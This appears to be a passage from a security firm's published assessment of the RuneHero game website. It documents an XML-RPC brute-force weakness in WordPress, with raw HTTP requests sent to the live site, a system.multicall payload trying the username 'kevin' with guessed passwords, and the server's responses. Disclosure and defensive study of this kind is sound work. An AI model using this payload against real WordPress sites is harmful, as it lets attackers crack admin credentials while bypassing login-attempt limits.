    "canonical": "https://runehero.io/author/kevinrunehero-io/",
    "og_locale": "en_GB",
    "og_type": "profile",
    "og_title": "Kevin",
    "og_url": "https://runehero.io/author/kevinrunehero-io/",
    "og_site_name": "RuneHero",
    "og_image": [
      {
        "url": "https://secure.gravatar.com/avatar/1324b7fc578b05d2797b8d08ed8408d3?s=500&d=mm&r=g"
      }
    ],
    "twitter_card": "summary_large_image",
    "twitter_site": "@playrunehero",
    "schema": {
      "@context": "https://schema.org",
      "@graph": [
        {
          "@type": "ProfilePage",
          "@id": "https://runehero.io/author/kevinrunehero-io/",
          "url": "https://runehero.io/author/kevinrunehero-io/",
          "name": "Kevin, Author at RuneHero",
          "isPartOf": {
            "@id": "https://runehero.io/#website"
          },
          "breadcrumb": {
            "@id": "https://runehero.io/author/kevinrunehero-io/#breadcrumb"
```


Issue 2: Admin Password Cracking [Medium]

Vulnerability Description:

XMLRPC, as the default tool in WordPress, is enabled by default in current versions. Its existence allows hackers to perform Admin account cracking by invoking built-in functions in XMLRPC, bypassing the maximum number of login attempts.

Vulnerability Impact:

Allows hackers to perform unlimited and efficient username/password cracking operations.

Vulnerability Demonstration:

Call the system.listMethods method to determine which functions are currently exposed:

Damocles

Request

Pretty Raw Hex

```
1  POST /xmlrpc.php HTTP/2
2  Host: runehero.io
3  Cookie:
4  Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126", "Google Chrome";v="126"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
   7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17 Content-Length: 93
18
19 <methodCall>
20   <methodName>
       system.listMethods
     </methodName>
21   <params>
22   </params>
23 </methodCall>
```

```
<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <params>
      <param>
      <value>
        <array>
          <data>
            <value>
              <string>
                system.multicall
              </string>
            </value>
            <value>
              <string>
                system.listMethods
              </string>
            </value>
            <value>
              <string>
                system.getCapabilities
              </string>
            </value>
            <value>
              <string>
                demo.addTwoNumbers
              </string>
            </value>
            <value>
              <string>
                demo.sayHello
              </string>
            </value>
            <value>
              <string>
                pingback.extensions.getPingbacks
              </string>
            </value>
            <value>
              <string>
                pingback.ping
              </string>
            </value>
            <value>
              <string>
                mt.publishPost
              </string>
            </value>
            <value>
              <string>
                mt.getTrackbackPings
              </string>
            </value>
            <value>
              <string>
                mt.supportedTextFilters
              </string>
            </value>
            <value>
              <string>
                mt.supportedMethods
              </string>
            </value>
```

Damocles

Construct a cracking payload using the system.multicall function:

```
<methodCall>
  <methodName>
    system.multicall
  </methodName>
  <params>
    <param>
    <value>
      <array>
        <data>
          <value>
            <struct>
              <member>
                <name>
                  methodName
                </name>
                <value>
                  <string>
                    wp.getUsersBlogs
                  </string>
                </value>
              </member>
              <member>
                <name>
                  params
                </name>
                <value>
                  <array>
                    <data>
                      <value>
                        <string>
                          kevin
                        </string>
                      </value>
                      <value>
                        <string>
                          kevin
                        </string>
                      </value>
                    </data>
                  </array>
                </value>
              </member>
            </struct>
          </value>

          <value>
            <struct>
              <member>
                <name>
                  methodName
                </name>
                <value>
                  <string>
                    wp.getUsersBlogs
                  </string>
                </value>
              </member>
              <member>
                <name>
                  params
                </name>
                <value>
                  <array>
                    <data>
                      <value>
                        <string>
                          kevin
                        </string>
                      </value>
                      <value>
                        <string>
```

Determine the success of the cracking attempt based on the returned values.

Damocles

```xml
<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <params>
      <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>
                    faultCode
                  </name>
                  <value>
                    <int>
                      403
                    </int>
                  </value>
                </member>
                <member>
                  <name>
                    faultString
                  </name>
                  <value>
                    <string>
                      Incorrect username or password.
                    </string>
                  </value>
                </member>
              </struct>
            </value>
            <value>
              <struct>
                <member>
                  <name>
                    faultCode
                  </name>
                  <value>
                    <int>
                      403
                    </int>
                  </value>
                </member>
                <member>
                  <name>
                    faultString
                  </name>
                  <value>
                    <string>
                      Incorrect username or password.
                    </string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
      </param>
    </params>
  </methodResponse>
```

Damocles

WEB3 Security Analysis：

RuneHero currently does not have any Web3 assets, so no analysis will be conducted at the moment..

About Damocles

Damocles Labs is a security team established in 2023, specializing in security for the Web3 industry. Their services include contract code auditing, business code auditing, penetration testing, GameFi code auditing, GameFi vulnerability discovery, GameFi cheat analysis, and GameFi anti-cheat measures. They are committed to making continuous efforts in the Web3 security industry, producing as many analysis reports as possible, raising awareness among project owners and users about GameFi security, and promoting the overall security development of the industry.。

Twitter: https://twitter.com/DamoclesLabs

Discord: https://discord.gg/xd6H6eqFHz